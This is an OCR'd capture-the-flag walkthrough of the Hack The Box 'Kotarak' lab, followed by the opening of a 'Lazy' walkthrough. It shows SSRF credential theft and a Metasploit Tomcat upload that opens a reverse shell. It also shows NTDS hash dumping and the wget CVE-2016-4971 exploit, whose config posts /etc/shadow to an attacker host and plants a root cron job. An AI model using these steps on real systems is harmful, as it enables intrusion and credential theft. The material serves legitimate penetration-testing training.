
We open **backup** and find that it was empty.

To gain further information we used curl to access the page and find that it is an XML file that contains a username and password.

```
1  curl http://10.10.10.55:60000/url.php?path=localhost:888/?doc=backup
```

```
root@kali:~# curl http://10.10.10.55:60000/url.php?path=http://localhost:888/?doc=backup
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
    <user username="admin" password="3@g01PdhB!" roles="manager,manager-gui,admin-gui,mar
```

We use the above credentials to login into tomcat manager application that is hosted on port 8080.



As we were able the right credentials for tomcat server, we found that it was vulnerable to this exploit here. We used metasploit to exploit this vulnerability.

```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 10.10.10.55
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword 3@g01PdhB!
msf exploit(multi/http/tomcat_mgr_upload) > exploit
```

Finally, we got the meterpreter session as shown in the below image

```
msf > use exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 10.10.10.55
rhost => 10.10.10.55
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword 3@g01PdhB!
httppassword => 3@g01PdhB!
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.15.89:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3sq4S57VCAyRQtsJW2ddOyEKT...
[*] Executing 3sq4S57VCAyRQtsJW2ddOyEKT...
[*] Undeploying 3sq4S57VCAyRQtsJW2ddOyEKT ...
[*] Sending stage (53837 bytes) to 10.10.10.55
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.10.15.89:4444 -> 10.10.10.55:50848)
```

After gaining the reverse shell we start enumerating the target system.
In **/home/tomcat/to_archive/pentest_data** we find a few interesting files.

```
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40554/r-xr-xr--   4096  dir   2017-08-29 14:42:52 -0400  atanas
40776/rwxrwxrw-   4096  dir   2017-07-21 14:45:24 -0400  tomcat

meterpreter > cd tomcat
meterpreter > ls
Listing: /home/tomcat
=====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40776/rwxrwxrw-   4096  dir   2017-07-21 13:13:34 -0400  to_archive

meterpreter > cd to_archive
meterpreter > ls
Listing: /home/tomcat/to_archive
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40776/rwxrwxrw-   4096  dir   2017-07-21 13:13:34 -0400  pentest_data

meterpreter > cd pentest_data
```


In /home/tomcat/to_archive/Pentest_data we find a directory information tree file and binary file.
We download both the files into our system

```
meterpreter > ls
Listing: /home/tomcat/to_archive/pentest_data
=============================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  16793600  fil   2017-07-21 12:16:23 -0400  20170721114636_default_192.168.110.133_psexec.n
100666/rw-rw-rw-  12189696  fil   2017-07-21 12:16:45 -0400  20170721114637_default_192.168.110.133_psexec.n

meterpreter > download 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit /root/Desktop/
[*] Downloading: 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit -> /root/Desktop//201707
[*] Downloaded 4.00 KiB of 16.02 MiB (0.02%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512
[*] Downloaded 8.00 KiB of 16.02 MiB (0.05%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512
[*] Downloaded 12.00 KiB of 16.02 MiB (0.07%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._33351
[*] Downloaded 16.00 KiB of 16.02 MiB (0.1%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512
[*] Downloaded 20.00 KiB of 16.02 MiB (0.12%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._33351
[*] Downloaded 24.00 KiB of 16.02 MiB (0.15%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._33351
[*] Downloaded 28.00 KiB of 16.02 MiB (0.17%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._33351
[*] Downloaded 32.00 KiB of 16.02 MiB (0.2%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512
[*] Downloaded 36.00 KiB of 16.02 MiB (0.22%): 20170721114636_default_192.168.110.133_psexec.ntdsgrab._33351
```

We used **impacket-secretsdump** to dump hashes inside the files.

```
root@kali:~/Desktop/file# impacket-secretsdump -system 20170721114637_default_192.168.110.133_
psexec.ntdsgrab._089134.bin -ntds 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333
512.dit LOCAL
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from 20170721114636_default_192.168.110.133_psexec.ntdsgrab.
_333512.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70aeee8bcaeac9e3e66fd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefcb525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Kerberos keys from 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
Administrator:aes256-cts-hmac-sha1-96:6c53b16d11a496d0535959885ea7c79c04945889028704e2a4d1ca17
1e4374e2
```

We were able to crack one of the hashes and find it to be **f16tomcat!**



We use this to login as **atanas**, we then move into /root/ folder and find a file called flag.txt. When we open it we find that it was a dummy flag file.

```
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: f16tomcat!

atanas@kotarak-dmz:/$ ls -la
ls -la
total 109
drwxr-xr-x  27 root root  4096 Aug 29  2017 .
drwxr-xr-x  27 root root  4096 Aug 29  2017 ..
drwxr-xr-x   3 root root  4096 Jul 21  2017 backups
drwxr-xr-x   2 root root  4096 Jul  9  2017 bin
drwxr-xr-x   4 root root  1024 Aug 29  2017 boot
drwxr-x---   3 root root  4096 Jul 19  2017 .config
drwxr-xr-x  20 root root  3980 Mar 21 01:06 dev
drwxr-xr-x 105 root root  4096 Jan 18 09:07 etc
drwxr-xr-x   4 root root  4096 Jul 21  2017 home
drwxr-xr-x  24 root root  4096 Jul 21  2017 lib
drwxr-xr-x   2 root root  4096 Jul 21  2017 lib32
drwxr-xr-x   2 root root  4096 Jul 21  2017 lib64
drwxr-xr-x   2 root root  4096 Jul 21  2017 libx32
drwx------   2 root root 16384 Jul  9  2017 lost+found
drwxr-xr-x   4 root root  4096 Jul 21  2017 media
drwxr-xr-x   2 root root  4096 Jul 19  2016 mnt
drwxr-xr-x   4 root root  4096 Jul 21  2017 opt
dr-xr-xr-x 158 root root     0 Mar 21 01:06 proc
drwxrwxrwx   6 root root  4096 Sep 19  2017 root
drwxr-xr-x  27 root root   940 Mar 21 06:25 run
drwxr-xr-x   2 root root 12288 Jul 21  2017 sbin
drwxr-xr-x   2 root root  4096 Jul 21  2017 snap
drwxr-xr-x   2 root root  4096 Jul 21  2017 srv
dr-xr-xr-x  13 root root     0 Mar 21 01:06 sys
drwxrwxrwt  10 root root  4096 Mar 21 10:24 tmp
drwxr-xr-x  13 root root  4096 Jul 21  2017 usr
drwxr-xr-x  15 root root  4096 Jul 21  2017 var
lrwxrwxrwx   1 root root    29 Aug 29  2017 vmlinuz -> boot/vmlinuz
lrwxrwxrwx   1 root root    29 Jul  9  2017 vmlinuz.old -> boot/vml
atanas@kotarak-dmz:/$ cd /root
cd /root
atanas@kotarak-dmz:/root$ ls
ls
app.log  flag.txt
atanas@kotarak-dmz:/root$ cat flag.txt
cat flag.txt
Getting closer! But what you are looking for can't be found here.
```

In the root directory, we also find a log file when we take a look at the content of the file we find that it contains log that we were created using wget. We also find that the **wget version** used is **1.16**

```
atanas@kotarak-dmz:/root$ cat app.log
cat app.log
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
```

Searching on the Exploit-DB site we find that this version of wget was vulnerable to remote code execution.

https://www.exploit-db.com/exploits/40064/

GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution

EDB-ID: 40064	**Author**: Dawid Golunski	**Published**: 2016-07-06
CVE: CVE-2016-4971	**Type**: Remote	**Platform**: Linux
Aliases: N/A	**Advisory/Source**: Link	**Tags**: N/A
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit Next Exploit »

```
1 ==============================================
```

We follow the instructions given on exploit-db.com about how to exploit this vulnerability.

```
root@kali:~# mkdir /tmp/ftptest
root@kali:~# cd /tmp/ftptest/
root@kali:/tmp/ftptest# l
bash: l: command not found
root@kali:/tmp/ftptest# ls
root@kali:/tmp/ftptest# cat <<_EOF_>.wgetrc
> post_file = /etc/shadow
> output_document = /etc/cron.d/wget-root-shell
> _EOF_
root@kali:/tmp/ftptest# ls
root@kali:/tmp/ftptest# ls -al
total 12
drwxr-xr-x  2 root root 4096 Mar 21 10:43 .
drwxrwxrwt 19 root root 4096 Mar 21 10:43 ..
-rw-r--r--  1 root root   70 Mar 21 10:43 .wgetrc
root@kali:/tmp/ftptest# vi .wgetrc
root@kali:/tmp/ftptest# sudo pip install pyftpdlib
Collecting pyftpdlib
  Downloading pyftpdlib-1.5.3.tar.gz (183kB)
    100% |████████████████████████████████| 184kB 893kB/s
Building wheels for collected packages: pyftpdlib
  Running setup.py bdist_wheel for pyftpdlib ... done
  Stored in directory: /root/.cache/pip/wheels/cf/28/4f/cb0ca75ed09b
Successfully built pyftpdlib
Installing collected packages: pyftpdlib
Successfully installed pyftpdlib-1.5.3
```

Then we had opened the wgetrc file through vim for changing the path of **Post_file** from /etc/shadow into **/root/root.txt**

```
post_file = /root/root.txt
output_document = /etc/cron.d/wget-root-shell
```

We download the code of this exploit from exploit-db.com and upload it to the target machine through meterpreter.

```
meterpreter > upload /root/Desktop/exploit.py .
[*] uploading  : /root/Desktop/exploit.py -> .
[*] uploaded   : /root/Desktop/exploit.py -> ./exploit.py
meterpreter >
```

We then give read, write and execute permission to the file.

```
atanas@kotarak-dmz:/root$ chmod 777 exploit.py
atanas@kotarak-dmz:/root$ ls -al
total 52
drwxrwxrwx  6 root   root   4096 Mar 21 11:21 .
drwxr-xr-x 27 root   root   4096 Aug 29  2017 ..
-rw-------  1 atanas root    333 Jul 20  2017 app.log
-rw-------  1 root   root    499 Jan 18 09:11 .bash_history
-rw-r--r--  1 root   root   3106 Oct 22  2015 .bashrc
drwx------  3 root   root   4096 Jul 21  2017 .cache
drwxr-x---  3 root   root   4096 Jul 19  2017 .config
-rwxrwxrwx  1 atanas atanas 2856 Mar 21 11:21 exploit.py
-rw-------  1 atanas root     66 Aug 29  2017 flag.txt
-rw-------  1 root   root    188 Jul 12  2017 .mysql_history
drwxr-xr-x  2 root   root   4096 Jul 12  2017 .nano
-rw-r--r--  1 root   root    148 Aug 17  2015 .profile
drwx------  2 root   root   4096 Jul 19  2017 .ssh
```

We then use **authbind** to run the file, as authbind allows a program to that would normally require super user privileges to access privileged network services to run as a non-privileged user. As soon as we run the exploit we get the root flag.

```
atanas@kotarak-dmz:/root$ authbind python exploit.py
authbind python exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.15.89:21. Let's go then

Serving wget exploit on port 80...


We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [21/Mar/2018 11:24:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.15.89:21/.wgetrc

We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
950d1[redacted]e2c

---[eof]---


Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc
10.0.3.133 - - [21/Mar/2018 11:26:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check on /root/hacked-via-wget on the victim's host in a minute! :)
```

Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast.
Contact **Here**

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← HACK THE BOX CHALLENGE LAZY WALKTHROUGH

NEXT POST
HACK THE BOX CHALLENGE BASHED WALKTHROUGH →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

Search

Subscribe to Blog via Email

Email Address

From <https://www.hackingarticles.in/hack-the-box-challenge-kotarak-walkthrough/>

Lazy

Wednesday, January 2, 2019 7:16 PM


Level: Medium
Task: Find the user.txt and root.txt in the vulnerable Lab.
Let's Begin!
As these labs are only available online, therefore, they have a static IP. Lazy Lab has IP: 10.10.10.18.
Now, as always let's begin our hacking with the port enumeration.

```
1  nmap -A 10.10.10.18
```


As you can see in the given screenshot that we have two services running on our Target Machine, ssh and HTTP on ports 22 and 80 respectively.

```
root@kali:~# nmap -A 10.10.10.18
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-16 12:05 EDT
Nmap scan report for 10.10.10.18
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 e1:92:1b:48:f8:9b:63:96:d4:e5:7a:40:5f:a4:c8:33 (DSA)
|   2048 af:a0:0f:26:cd:1a:b5:1f:a7:ec:40:94:ef:3c:81:5f (RSA)
|   256 11:a3:2f:25:73:67:af:70:18:56:fe:a2:e3:54:81:e8 (ECDSA)
|_  256 96:81:9c:f4:b7:bc:1a:73:05:ea:ba:41:35:a4:66:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: CompanyDev
No exact OS matches for host (If you know what OS is running on it, see https://nma
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=4/16%OT=22%CT=1%CU=30070%PV=Y%DS=2%DC=T%G=Y%TM=5AD4CA2
OS:4%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=109%TI=Z%TS=A)
OS:OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
OS:ST11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

